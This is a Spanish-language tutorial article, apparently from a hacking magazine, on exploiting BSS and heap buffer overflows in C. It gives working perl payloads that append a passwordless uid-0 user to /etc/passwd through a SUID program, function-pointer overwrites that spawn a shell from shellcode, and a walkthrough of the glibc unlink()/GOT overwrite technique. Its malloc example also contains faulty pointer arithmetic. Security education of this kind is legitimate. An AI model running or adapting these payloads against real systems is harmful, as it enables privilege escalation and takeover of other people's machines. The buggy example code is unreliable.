Veamos ahora la memoria dinámica. Imagina que tienes un programa que va a almacenar datos en un buffer. Como no sabemos qué cantidad de datos va a darnos el usuario, no sabemos el espacio que debemos reservar para él. Sin embargo, ¿por qué no le pedimos que nos diga cuántos datos nos va a entregar, y luego lo creamos? Sería una buena opción, pero, ¿cómo se hace?

Si aprendiste C, seguramente te dijeron que las variables se debían declarar al principio de cada función, y que no se podía hacer algo como:

```
printf("Cuantos caracteres me vas a dar?");
scanf("%d", &carac);
char buffer[carac];
```

Si hacemos algo así, el compilador nos arrojará un bonito error. Sin embargo, para este tipo de cosas existe la memoria dinámica.

Para manejar la memoria dinámica en C, tenemos una serie de funciones que nos provee la librería estándar, entre las cuales se encuentran las funciones malloc, calloc, free.. Las funciones malloc() y calloc() nos sirven para reservar memoria dinámica (localizada en el segmento *Heap*), mientras que free() se utilizará cuando hayamos terminado de usar dicha memoria, para liberar el espacio reservado y que así pueda utilizarse para posteriores peticiones de reserva de memoria dinámica.

La función malloc() recibe como parámetro la cantidad de memoria a reservar, y devuelve un puntero a la nueva zona de memoria reservada, con lo que únicamente podremos acceder a ella a través de éste. Una vez acabemos de utilizarla, liberaremos la memoria haciendo una llamada a free(), pasando como parámetro el puntero devuelto por malloc().

Vamos a ver un pequeño ejemplo que calculará la media de una cantidad desconocida de números enteros. Lo que haremos será pedirle al usuario la cantidad de datos que nos va a dar, y reservar espacio para un vector de enteros de ese tamaño.

Lo siguiente será pedirle esos datos en un bucle, calcular la media, e imprimirla por pantalla. Al final de todo este proceso, procederemos a liberar la memoria reservada.

El código es el siguiente:

Código ejemplo2.c:

```
#include <stdio.h>

int main(){
        int num,i;
        float suma=0;
        int *ptr;

        printf("Dime el número de datos: ");
        scanf("%d", &num);

        ptr=(int *)malloc(num*sizeof(int));

        for(i=0;i<num;i++){
                printf("Elemento %d ->", i+1);
                scanf("%d", ptr+i*sizeof(int) );
        }
        for(i=0;i<num;i++)
                suma+=ptr[i];
        suma=suma/num;

 printf("La media es %f\n", suma);

        free(ptr);

        return 0;
}
```

Espero que este pequeño ejemplo ilustre lo suficientemente bien el uso de la memoria dinámica mediante la función malloc() y free(), y que así os podáis hacer una idea de qué es lo que vamos a atacar ;-).

Como veis, se pueden crear variables de un tamaño elegido por el usuario, o por el propio programa, en tiempo de ejecución. Sin embargo, si no tomamos las precauciones oportunas, sigue siendo posible desbordar un buffer creado de esta forma, sobrescribiendo memoria más allá de los límites que nos pertenecen ;-).

Si recuerdas, en el artículo anterior nos aprovechábamos de la dirección de retorno de la función actual guardada en la pila, sobrescribiéndola con la dirección de un código máquina (shellcode) que previamente habíamos situado en memoria, para que al intentar *retornar*, la ejecución del programa cayera en dicho código e hiciese lo que creyéramos oportuno (en general, brindarnos acceso al sistema :-)). Sin embargo, esta vez el buffer que vamos a sobrescribir estará en el segmento *BSS* o en el *Heap*, donde no hay ninguna dirección de retorno almacenada ni nada que se le parezca. Así, en este caso deberemos tirar mano de otras cosas.

Y supongo que te estarás preguntando... *¿Pero qué cosas exactamente?* Lo más lógico en un desbordamiento de este tipo, es pensar en sobrescribir variables importantes de nuestro programa, como por ejemplo nombres de fichero (engañando al programa para que escriba, por ejemplo, en /etc/passwd), punteros a funciones (en este caso probablemente podamos ejecutar una shellcode almacenada en memoria ;-)), variables de autenticación (como un UID almacenado en el programa, que sirva para verificar si somos root o no...).

Por otra parte, tenemos otras técnicas un poco más complejas, válidas únicamente para explotar desborda-

mientos en el segmento *Heap*, en las cuales se trata de aprovecharse del manejo de la memoria dinámica de nuestro sistema operativo, para intentar ejecutar código como si de un *stack-based* overflow se tratara.
Vamos a ver qué podemos hacer ;-).

Sobrescribiendo nombres de archivo

Como ya he dicho antes, una posibilidad bastante sencilla a la hora de explotar un desbordamiento de buffer en el *Heap*, es sobrescribir un nombre de archivo por otro a nuestra elección, para poder meter en él aquello que deseemos. Para comprobar cómo se hace esto, vamos a utilizar un pequeño programa de prueba, que servirá para añadir líneas a una lista, por ejemplo una lista de cosas por hacer.

En este caso, vamos a usar variables estáticas. Por tanto, lo que vamos a explotar es un *BSS-based overflow*:

bss1.c:

```
#include <stdio.h>

int main(int argc, char *argv[]){
      FILE *todo;
      static char linea[100];
      static char archivo[40];


      if ( argc<2 ){
            printf("Uso: %s [mensaje]\n", argv[0]);
            return -1;
      }

      strcpy(archivo, "todo.txt");
      strcpy(linea, argv[1]);

      /* Debug info ;-) */
      printf("Linea a escribir: %s \n", linea);
      printf("Archivo: %s\n", archivo);

      todo=fopen(archivo, "a");
      fputs(linea,todo);
      fputs("\n", todo);

      printf("Escritura realizada correctamente ;-)\n");
      return 0;
}
```

Como puedes ver, simplemente creamos dos variables estáticas (segmento *BSS*), guardamos en la variable *archivo* el nombre de nuestra lista de cosas por hacer, y copiamos en la variable linea el primer argumento de nuestro programa. Una vez hecho esto, abrimos el archivo para añadirle datos (parámetro *a* [append] de fopen), y escribe la línea que le hemos pasado. Las siguientes líneas muestran el funcionamiento normal de este programa:

```
tuxed@athenea:~/Articulos HxC/art2$ ./bss1 "Acabar artículo Heap Overflow"
Linea a escribir: Acabar artículo Heap Overflow
Archivo: todo.txt
Escritura realizada correctamente ;-)
tuxed@athenea:~/Articulos HxC/art2$ ./bss1 "Comprar embudo nuevo :D"
Linea a escribir: Comprar embudo nuevo :D
Archivo: todo.txt
Escritura realizada correctamente ;-)
tuxed@athenea:~/Articulos HxC/art2$ cat todo.txt
Acabar artículo Heap Overflow
Comprar embudo nuevo :D
tuxed@athenea:~/Articulos HxC/art2$
```

Ahora bien, vemos que se disponen de 100 caracteres para el buffer *linea*, pero no se comprueba la longitud del argumento pasado al programa, sino que simplemente se copia con la función strcpy. Así pues, ya tenemos algo para jugar :-) Probaremos a meter más datos al programa, a ver si somos capaces de escribir lo que deseemos en la variable *archivo*.

```
tuxed@athenea:~/Articulos HxC/art2$ ./bss1 `perl -e 'print "A"x110'`
Linea a escribir: AAAAAAAAAAAAAAAAA (...hasta 110 A's)
Archivo: todo.txt
Escritura realizada correctamente ;-)
tuxed@athenea:~/Articulos HxC/art2$ ./bss1 `perl -e 'print "A"x130'`
Linea a escribir: AAAAAAAAAAAAAAAAA (...)
Archivo: AA
Escritura realizada correctamente ;-)
tuxed@athenea:~/Articulos HxC/art2$ ./bss1 `perl -e 'print "A"x128'`
Linea a escribir: AAAAAAAAAAAAAAAAA (...)
Archivo:
Violación de segmento
tuxed@athenea:~/Articulos HxC/art2$
```

Como se puede ver en estas líneas, si metemos 110 caracteres, la cosa sigue funcionando a la perfección. En cambio, en cuanto pasamos de 128, estamos sobrescribiendo el archivo donde vamos a escribir. En el primer caso, con 130 letras A, hemos sobrescrito el nombre de archivo por *AA*, mientras que en el segundo, ha quedado una cadena vacía, pues lo único que se ha escrito ha sido el byte nulo que identifica el final de cadena. Así, cuando intentamos abrir el archivo, no pasamos un nombre válido a fopen, con lo que no podremos usarlo para escribir cosas, y de ahí la violación de segmento.

Imagina ahora que tenemos un archivo llamado usuarios en nuestro directorio, y que es propiedad del administrador del sistema [Lo sé, es muy cutre, pero no deja de ser un ejemplo, no? :-P]. Este archivo contiene una lista de los usuarios que pueden usar cierto comando del sistema que nos interesa mucho, pero no contiene nuestro nombre de usuario. ¿Se te ocurre algo? Supongo que como yo, estarás pensando en sobrescribir la variable *archivo* de nuestro programa por la palabra usuarios, y en la lista de usuarios escribir nuestro nombre. Para ello, el programa *bss1* debería ser propiedad de root y tener el bit SUID activado, pues si no es así, no podremos modificar un archivo que no nos pertenece.

Un detalle importante, es que debemos rellenar los 128 bytes del buffer. Además, queremos poner nuestro nombre de usuario tal cual en el archivo (*tuxed* en este ejemplo) solo en una línea, así que deberemos idearnoslas para que los 128 bytes incluyan tuxed en una línea, y que a partir de esos 128 bytes esté el nombre del fichero que queremos modificar.

Por tanto, lo que vamos a hacer es poner al principio del buffer nuestro nombre de usuario, seguido de un carácter *new line (NL,* código ASCII 0x0A en hexadecimal), y después 122 letras cualesquiera (128 bytes menos la longitud de la cadena *tuxed* menos el carácter NL), y después el nombre del archivo (la palabra *usuarios*). La siguiente salida muestra el estado del archivo usuarios antes de la ejecución de nuestro plan, la ejecución del mismo, y dicho archivo justo después: **(ver listado 1)**

Como vemos, hemos podido sobrescribir el archivo *usuarios* con nuestro nombre de usuario, aunque le ha quedado una bonita línea de 122 letras A, más el nombre del propio archivo. Esto es porque la cadena *linea* del programa vulnerable incluía todo eso, y eso es lo que se ha insertado en el archivo.

```
tuxed@athenea:~/Articulos HxC/art2$ cat usuarios
pepito
azimut
tuxed@athenea:~/Articulos HxC/art2$ ./bss1 "`perl -e 'print "tuxed"."\x0A"."A"x122 . "usuarios"'`"
Linea a escribir: tuxed
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAusu
arios
Archivo: usuarios
Escritura realizada correctamente ;-)
tuxed@athenea:~/Articulos HxC/art2$ cat usuarios
pepito
azimut
tuxed
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAusu
arios
tuxed@athenea:~/Articulos HxC/art2$
```

Listado 1

Vamos ahora a intentar modificar un archivo crucial de nuestro sistema. Se trata del archivo del sistema llamado /etc/passwd. En este archivo se encuentran los usuarios de nuestro sistema, con un formato muy concreto. Veamos una línea del archivo en cuestión:

```
root:x:0:0:root:/root:/bin/bash
```

En cada línea del archivo, hay varios campos separados por el signo :. De izquierda a derecha, son: nombre de usuario, contraseña encriptada, UID, GID, comentario, directorio de trabajo (*home* del usuario), y por último, la shell que se ejecutará cuando este usuario haga *login* en el sistema. El campo contraseña es opcional, puede estar vacío (sin password), o contener una x, que indica que la contraseña encriptada se guarda en otro archivo (concretamente, /etc/shadow).

Además, como ya sabrás, el uid 0 indica privilegios de root, y encima en el archivo /etc/passwd pueden haber varios usuarios con uid 0... Supongo que ya imaginas que vamos a hacer, no? ;-). Vamos a crear una nueva línea en el archivo /etc/passwd que nos proporcione un usuario root, con el que poder hacer login en el sistema.

Sin embargo, si analizamos el formato de dicho archivo, y lo que pasó anteriormente con el archivo usuarios, vemos que el final de la linea que agreguemos va a ser, obligatoriamente, /etc/passwd , pero el último campo de ésta debería identificar la shell de acceso al sistema, así que no puede ser /etc/passwd simplemente, puesto que al no ser una shell válida, no se ejecutará. Entonces, ¿qué hacemos? Muy sencillo, vamos a crearnos un enlace simbólico hacia la shell de bash (/bin/bash), cuya ruta acabe en /etc/passwd (por ejemplo, /tmp/etc/passwd). Una vez hecho esto, simplemente debemos ajustar nuestro buffer para que cumpla con las condiciones deseadas.

Necesitamos que tenga 128 caracteres más la longitud de /etc/passwd (11 caracteres). Por tanto, nuestra linea va a tener 139 caracteres. Como nombre de usuario, vamos a poner root_malvado (12 caracteres), password en blanco, uid y gid los mismos de root (0 para ambos), directorio home /root (5 caracteres más) y como shell, /tmp/etc/passwd, como ya hemos dicho. Así, si sumamos todos los campos, incluyendo los separadores de campo, tenemos 40 caracteres. Por tanto, para que las cosas vayan bien, necesitamos 99 caracteres más, pero... ¿y qué hacemos con ellos? Pues meterlos en el campo de comentarios :-).

Ahora sí, tenemos claro qué hacer, así que no se hable más. Acción!**(ver listado 2)**

Ahora si miramos el archivo /etc/passwd, tendremos un usuario llamado root_malvado, sin password. Solo nos queda loguearnos como ese usuario, y ya tenemos nuestra shell de root ;-).

Para acabar con este programa, solamente me queda hacer un pequeño comentario. Mientras hacía mis pruebas, estaba trabajando en las X al mismo tiempo que escribía este artículo en el OpenOffice.org, y después de agregar mi nuevo usuario mediante la técnica expuesta, procedí a loguearme con él vía el comando *su root_malvado*. Cuál fue mi sorpresa que me pedía contraseña y me daba error de autenticación al dar a INTRO sin escribir contraseña alguna. Por lo que he podido comprobar, esto solo pasa en Debian, y no ocurre si haces un login normal al sistema con el nuevo usuario, y tampoco si se hace el su desde una consola virtual (ttyX, esas que se acceden mediante Ctrol-Alt-Fx).

Además, es conveniente comentar que esta vulnerabilidad perfectamente podía haber ocurrido en el *Heap*, que la habríamos tratado exactamente igual, aunque los tamaños del buffer habrían variado un poquito. Os animo a probarlo cambiando las líneas:

```
static char linea[100];
static char archivo[40];
```

Por éstas:

```
char *linea;
char *archivo;
linea=malloc(100);archivo=malloc(40);
```

Listado 2

```
tuxed@athenea:~/articulo2$ mkdir /tmp/etc
tuxed@athenea:~/articulo2$ ln -s /bin/bash /tmp/etc/passwd
tuxed@athenea:~/articulo2$ ./bss1 `perl -e 'print "root_malvado::0:0:"."A"x99 .":/root:/tmp/etc/passwd"'`
Linea a escribir: root_malvado::0:0:AAAAAAAAAAAAA (...)AAAAAAAAAAAA:/root:/tmp/etc/passwd
Archivo: /etc/passwd
Escritura realizada correctamente ;-)
```

Sobrescribiendo punteros a funciones

Vamos ahora a trastear con el siguiente programa:

Código bss2.c:

```
#include <stdio.h>
int alta(char cliente[]){
   /*Aquí el código que da de alta un cliente */
printf("He dado de alta el cliente ;-)\n");
      return 0;
}

int baja(char cliente[]){
      /* Aquí el código de baja de un cliente */
      printf("Cliente dado de baja :(\n");
      return 0;
}

int main(int argc, char *argv[] ){
      static char nombre[50];
      static int (*ptr_func)(char *cliente);

      if(argc<3){
            printf("Uso: %s <alta|baja> Nombre_cliente\n",argv[0]);
            exit(-1);
      }

      if(strcmp(argv[1],"alta")==0)
            ptr_func=(int (*)(char *))alta;
      else
            if(strcmp(argv[1],"baja")==0)
                  ptr_func=(int (*)(char* ))baja;
            else
                  return -1;
      strcpy(nombre, argv[2]);
     printf("Punetro apunta a: %p\n",ptr_func);
      (*ptr_func)(nombre);
      return 0;
}
```

Como puedes deducir, es un simple programa que emula manejar una base de datos de clientes. Pasando como parámetros *alta nombre_cliente* daremos de alta un cliente. Si pasamos *baja nombre_cliente* daremos de baja el cliente.

Evidentemente, no he implementado el programa entero, sino solamente un par de cosas para que podamos ver cómo explotar este tipo de programas que utilizan un puntero a una función, declarado justo después de un buffer propenso a desbordamientos :-) Vamos a ver si funciona como debería:

```
tuxed@athenea:~/articulo2$ gcc bss2.c -o bss2 -g
tuxed@athenea:~/articulo2$ ./bss2
Uso: ./bss2 <alta|baja> Nombre_cliente
tuxed@athenea:~/articulo2$ ./bss2 alta pepito_la_flor
Puntero apunta a 0x8048424
He dado de alta el cliente ;-)
tuxed@athenea:~/articulo2$ ./bss2 baja pepito_la_flor
Puntero apunta a 0x804843d
Cliente dado de baja :(
tuxed@athenea:~/articulo2$
```

Aquí podemos ver que el programa funciona como deseamos. Ahora vamos a jugar con él. ¿Cómo? Pues ya sabes, dándole más cosas de las que puede aguantar y observando los cambios que sufre nuestro amado punterito :-D :

```
tuxed@athenea:~/articulo2$ ./bss2 alta `perl -e 'print "A"x54'`
Puntero apunta a 0x8004141
Violación de segmento
tuxed@athenea:~/articulo2$ ./bss2 alta `perl -e 'print "A"x55'`
Puntero apunta a 0x414141
Violación de segmento
tuxed@athenea:~/articulo2$ ./bss2 alta `perl -e 'print "A"x56'`
Puntero apunta a 0x41414141
Violación de segmento
tuxed@athenea:~/articulo2$
```

Como se puede ver, con 54 caracteres logramos modificar la mitad del puntero a la función. Con 56 la logramos modificar entera :-). Puesto que nuestro código luego llama a dicha función mediante el puntero, aquí tenemos un punto desde el cual redirigir la ejecución del programa hacia un código nuestro ;-). Ahora, si queremos aprovecharnos, lo más sencillo sería hacer lo mismo que hacíamos con los desbordamientos en la pila. Puesto que disponemos de una dirección de memoria que podemos modificar a nuestro antojo, y el programa vulnerable va a saltar a esa dirección de memoria, pondremos una shellcode en una variable de entorno, obtendremos su dirección, y modificaremos el puntero con ésta ;-) [Ojo que deberemos meterla en orden inverso, debido al formato *little-endian*].

```
tuxed@athenea:~/articulo2$ export SCODE=`cat scode`;
tuxed@athenea:~/articulo2$ ./envi SCODE
La variable SCODE está en la dirección 0xbffffb17
tuxed@athenea:~/articulo2$ ./BSS
bss1  bss2
tuxed@athenea:~/articulo2$ ./bss2 alta `perl -e 'print "\x17\xfb\xff\xbf"x14'`
Puntero apunta a 0xbffffb17
sh-3.00$
```

Así pues, armados de los códigos del artículo anterior para localizar las variables de entorno (están disponibles en el foro de esta revista desde el día de publicación del número 27) nos disponemos a atacar :

Como puedes observar, se ha utilizado la misma shellcode que en el artículo anterior, que puedes encontrar (junto a los demás códigos de ambos artículos) en el foro :-) Además, en esta ocasión no se ha dado privilegios de root al programa, y por eso la shell devuelta es de nuestro propio usuario. En caso de haber puesto el binario como SUID root, la shell tendría privilegios de root ;-)

Sin embargo, este método necesita de una pila ejecutable. En caso de que nos encontremos ante un sistema con pila no ejecutable, nuestro ataque no sería viable, pues nuestra shellcode no podría ejecutarse. Aun así, tenemos un buffer que hemos rellenado de letras A, y que podríamos rellenar con el código de nuestra shellcode :-). En primer lugar, meteremos la shellcode en el propio buffer, precedida de instrucciones NOP (byte 0x90). Por último, deberá incluirse, a partir de la posición 53 del buffer, la dirección de memoria del mismo buffer.

Aunque este método requiere que el segmento *Heap* sea ejecutable, es más común encontrarse ante una pila no ejecutable que ante un *Heap* no ejecutable, así que las probabilidades de que funcione este método son mayores ;-)

Probemos de nuevo a explotar este bug, usando esta segunda técnica :-). En primer lugar, averiguaremos la dirección de nuestro buffer mediante el gdb: **(ver listado 3)**

```
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...Using host libthread_db library
"/lib/tls/libthread_db.so.1".

(gdb) break main
Breakpoint 1 at 0x8048466: file bss2.c, line 19.
(gdb) run alta `perl -e 'print "A"x56'`
Starting program: /home/tuxed/articulo2/bss2 alta `perl -e 'print "A"x56'`

Breakpoint 1, main (argc=3, argv=0xbffff9a4) at bss2.c:19
19            if(argc<3){
(gdb) p &nombre
$1 = (char (*)[50]) 0x8049820
(gdb)
```

Listado 3




```
tuxed@athenea:~/articulo2$ ./bss2 baja "`perl -e 'print "\x90"x14'``cat scode``perl -e 'print "\x20\x98\x04\x08"'`"
Puntero apunta a 0x8049820
sh-3.00$
```

Listado 4

```
tuxed@athenea:~/articulo2$ ./bss2 baja "`cat scode``perl -e 'print "A"x14 ."\x20\x98\x04\x08"'`"
Puntero apunta a 0x8049820
sh-3.00$
```

Listado 5

Apuntamos la dirección, y procedemos a rellenar el buffer. Puesto que tenemos 52 bytes para shellcode y NOPs, vamos a contar los caracteres de nuestra shellcode, y rellenaremos el resto con NOPs. Justo después incluiremos la dirección de retorno, que es la que acabamos de obtener. Antes de verlo, hay que prestar atención a un pequeño detalle: La dirección de la variable devuelta por el gdb no tiene 4 bytes (8 caracteres). Para que sean los 8 bytes, nos falta escribir un 0 a la izquierda del 8, pues sino nuestro ataque no tendrá efecto. Ahora sí, vamos a probarlo: **(ver listado 4)**

Como puedes ver, funciona a la perfección. Además, podíamos haber quitado los NOPs, pues en este caso la dirección de las variables no varía como las de la pila. En realidad sí puede variar de un programa compilado en un sistema a otro, pero va a estar muy cerca. Si estamos explotando un fallo en local, en un sistema donde tenemos una cuenta shell, no hay problema para adivinar la dirección exacta del buffer (es lo que hemos hecho) y usarlo para la shellcode sin poner ninguna instrucción NOP: **(ver listado 5)**

Como puedes ver, ha funcionado perfectamente, aunque esta vez hemos rellenado el buffer, por detrás de la shellcode, con letras A. Sin embargo esto no es posible hacerlo en remoto. En tal caso, deberíamos averiguar la dirección de las variables a prueba y error, variando la dirección de una variable local alojada en el mismo segmento de datos, mediante un offset (desplazamiento) hasta acertar en la dirección de la variable remota.


Los métodos explicados hasta ahora son prácticamente independientes de la plataforma utilizada. Siempre que podamos sobrescribir algún nombre de fichero en un programa con suficientes privilegios, podremos alterar ficheros importantes de nuestro sistema, para poner la información que creamos oportuna. Siempre que podamos modificar punteros a funciones, podremos ejecutar el código que queramos, siempre que lo tengamos convenientemente almacenado y localizado.

Llegados a este punto, ya hemos acabado con lo que tenía pensado contaros acerca de la explotación de este tipo de fallos mediante la alteración de variables importantes de los programas atacados. Sin embargo, recordarás que al principio hablé de la posibilidad de sobrescribir información de mantenimiento almacenada por malloc() en el *Heap*. En la siguiente sección vamos a hablar de ello ;-)

Engañando a free(). La técnica de la macro unlink()

En esta última parte del artículo, vamos a hablar sobre la implementación de la memoria dinámica presente en el sistema operativo GNU/Linux, así como en el sistema GNU/Hurd. Se trata de la implementación de malloc() incluida en las librerías glibc, llamada *Doug Lea's Malloc Implementation*. A partir de ahora cualquier referencia a malloc() será exclusivamente sobre la implementación mencionada.
Para poder aprovecharnos de alguna manera del sistema utilizado por malloc() para ejecutar un código cualquiera, primero deberemos entender cómo funciona este sistema, para ver qué podemos hacer con él. Sin embargo, no voy a entrar en demasiados detalles, puesto que la cosa se puede alargar y complicar demasiado si nos ponemos a mirar el código fuente. Si se quiere profundizar más, se pueden leer los artículos de Phrack que pongo como referencias al final.

Dijimos al principio que cuando reservamos memoria dinámica mediante malloc, ésta se reserva en el segmento llamado *Heap*. Además, comentamos que junto a la memoria en sí, se incluía cierta información de mantenimiento. En realidad, malloc maneja unas estructuras de datos llamadas *chunk* (de bloque, en inglés), con el siguiente aspecto:




El entero size guarda el tamaño del *chunk* actual. Además, debemos tener en cuenta que, debido a la forma en que malloc reserva memoria (redondeando la cantidad de bytes hacia arriba), los tres últimos bits de este entero deberían ser siempre nulos. Sin embargo, lo que se hace es aprovechar estos tres últimos bits para otros usos. Así, el último bit del entero size (se le llama PREV_INUSE) nos indica si el *chunk* anterior está siendo usado o no (poniéndolo a 1 o 0 respectivamente). El segundo bit menos significativo también tiene un valor especial, pero nosotros no vamos a prestarle atención. El tercero permanece sin usar.

En cuanto al entero prev_size, tiene una doble función. Por una parte, cuando el *chunk* anterior está en uso, este entero se usa como parte de los datos (ahorrando así 4 bytes :-)). Cuando el *chunk* anterior es liberado, en este campo queda reflejado su tamaño.

Como ya habrás adivinado, el puntero *ptr* de la imagen es el puntero devuelto por malloc cuando reservamos memoria. Así, si logramos desbordar el buffer reservado dinámicamente, estaremos sobrescribiendo la información interna del *chunk* siguiente.

Sin embargo, el esquema anterior sólo es válido cuando el *chunk* actual está en


uso. Cuando liberemos nuestra memoria (con free(ptr)), el *chunk* cambiará ligeramente, tomando la siguiente forma:



Como puedes ver, han aparecido dos punteros al principio de los viejos datos, sobrescribiendo sus 8 primeros bytes (4 por cada puntero), y se mantienen inalterados el resto de los datos.*¿Y qué son esos dos punteros?* Cuando liberamos un *chunk*, malloc lo añade en una lista doblemente enlazada, donde mantiene todos sus *chunk*s libres.

Y... *¿Qué es una lista doblemente enlazada?* Una lista enlazada es una estructura dinámica de datos, que mantiene una colección de estructuras, cada una con un puntero a la siguiente. Así, podemos recorrer la lista desde su primer nodo hasta el final, gracias a ese puntero.

Siguiendo un razonamiento lógico, una lista doblemente enlazada será una lista enlazada, pero con punteros hacia delante y hacia detrás. Así, podremos recorrer la lista en ambas direcciones. La siguiente imagen representa una lista doblemente enlazada:



Espero que se haya comprendido bien el concepto de las listas doblemente enlazadas con este dibujito;-) En este artículo no se pretende que se sepa programar utilizando listas de este tipo, simplemente aprovecharnos de unas operaciones que se hacen en ellas, así que volvamos a lo nuestro.

Cuando hacemos el free(ptr), malloc lo que hace es incluir nuestro *chunk* en la lista enlazada, y ver si puede unirlo con alguno de los *chunk*s contiguos, para tener así un *chunk* del máximo tamaño posible. Durante estas operaciones de unión de dos *chunk*s, se elimina el *chunk* que se va a fusionar de la lista, con lo que tenemos que realizar las siguientes operaciones:

1.- Almacenar en un puntero temporal la dirección de los *chunk*s anterior y siguiente.

2.- Hacer que el puntero siguiente del *chunk* anterior, apunte al siguiente del actual.

3.- Lo mismo pero a la inversa. El puntero anterior del *chunk* siguiente apunta al *chunk* anterior al actual.

Estas operaciones son efectuadas por la macro unlink(), definida como sigue:

```
#define unlink(P, BK, FD)
{
BK = P->bk;
FD = P->fd;
FD->bk = BK;
BK->fd = FD;
}
```

Teniendo en cuenta que cuando se llama a unlink(), P es un puntero al *chunk* siguiente, y BK y FD son punteros temporales, y que además, el miembro fd de la estructura está 8 bytes más hacia adelante de su inicio (el tamaño de dos enteros: prev_size y size) y el miembro bk 12 bytes, tenemos que se realiza la siguiente operación:

1.- En la dirección apuntada por el miembro FD de P, más 12 bytes (bk de esa estructura) se escribe el contenido del puntero BK.
2.- En la dirección apuntada por BK, más 8 bytes (fd de esa estructura) se escribe el puntero FD.

Como ves, hay un movimiento de punteros y un par de escrituras de memoria. Además, si nos encontramos ante un buffer overflow en variables dinámicas, sabemos que tenemos la posibilidad de controlar lo que se escribe en el *chunk* siguiente al nuestro, con lo que podemos controlar los punteros fd y bk.

Puesto que estos punteros influyen en las escrituras de memoria realizadas por la macro unlink(), podemos elegir libremente una dirección de memoria y escribir en ella aquello que queramos, simplemente cambiando los valores de fd y bk.

Así, imagina que queremos escribir cuatro letras A en la dirección de memoria 0x01020304. Teniendo en cuenta lo que he explicado más arriba, lo que haríamos sería:

1.- Poner la dirección 0x01020304 – 12 en el puntero fd del siguiente *chunk*

2.- Poner 0x41414141 (las 4 letras A) en el puntero bk.

Ahora bien, para conseguir que haga eso, hay que tener en cuenta que el bit PREV_INUSE (último bit del campo size) del *chunk* sobrescrito deberá ser cero (usaremos aquí y en prev_size el valor 0xfffffffc, que es -4 y funciona a la perfección). Así, una vez se libere la memoria, se realizarán los procesos de escritura que dije antes.

Todo esto es muy bonito y tal, pero, ¿qué podemos hacer para sacar provecho? Pues de momento podemos alterar direcciones de memoria, que no es poco ;-) Con la capacidad de alterar direcciones de memoria, podemos hacer lo siguiente:

- Meter una shellcode en el buffer
- sobrescribir *fd* con la dirección de un puntero a función, una dirección de retorno almacenada, etc. [dir_ret] menos 12 bytes (debido a lo que ya se ha mencionado anteriormente).
- sobrescribir bk con la dirección del buffer. [dir_buff]
- Asegurarnos de que el bit PREV_INUSE es cero.

Así, tras la liberación de la memoria usada por el buffer, tendremos que en algún lugar donde nuestro programa almacena una dirección a la que va a saltar más adelante [dir_ret] se almacenará la dirección de nuestra shellcode, y cuando el programa vaya a ejecutar dicha instrucción, habremos logrado ejecutar nuestro código.

Salto de 10 bytes [2 bytes]	relleno [10 bytes]	Shellcode + basura	prev_size	size	dir_ret – 12	dir_buff

Imagen 1

relleno [8 bytes]	Salto de 10 bytes [2 bytes]	relleno [10 bytes]	Shellcode + relleno	prev_size	size	dir_ret – 12	dir_buff +8

Imagen 2

Sin embargo, hemos obviado la segunda de las operaciones realizada por unlink(). Si recuerdas, en la dirección de bk más ocho bytes se almacena el contenido del puntero bk. En nuestro caso, eso será a partir del octavo byte de nuestra shellcode, con lo que ésta quedaría inútil. Así pues, lo que tenemos que hacer es que al principio del buffer haya una instrucción que le diga que salte a la posición 12 (la posición 8, más los 4 bytes del puntero escrito), y poner a partir de allí nuestra shellcode.

Por tanto, el buffer quedaría algo así: **(ver imagen 1)**

Pero es que además, hay que tener en cuenta que probablemente al liberar el espacio del primer buffer, los 8 primeros bytes de éste serán sustituidos por los campos fd y bk correspondientes. Así, se destruiría la instrucción de salto de 10 bytes, con lo que no funcionaría. Por tanto, nos quedará añadir 8 bytes más de *basura* al principio, y sumarle 8 al campo dir_buff, quedando el buffer definitivo así: **(ver imagen 2)**

Sin embargo, nos queda encontrar lo que aquí hemos llamado dir_ret. Se trata de encontrar la dirección de alguna de las funciones del programa. Para ello, tenemos varias posibilidades. Si en nuestro programa vulnerable hay algún puntero a función de los mencionados en la parte anterior del artículo, éste será un candidato evidente para nuestro ataque.

Además de éstos, otra opción es modificar una sección de los programas de la que todavía no hemos hablado. Se trata de la sección llamada GOT (Global Offset Table). En esta sección, lo que hay es una tabla con direcciones de memoria de las funciones que utiliza el programa. Podemos localizar mediante la utilidad objdump la dirección de la función free() en nuestro programa vulnerable, y mediante la técnica expuesta cambiar dicha dirección por la de nuestro buffer.

Para localizar la función free en la GOT del programa ejemplo2.c visto al principio, haremos lo siguiente:

```
tuxed@athenea:~/articulo2$ objdump -R ejemplo2 | grep free
08049778 R_386_JUMP_SLOT   free
tuxed@athenea:~/articulo2$
```

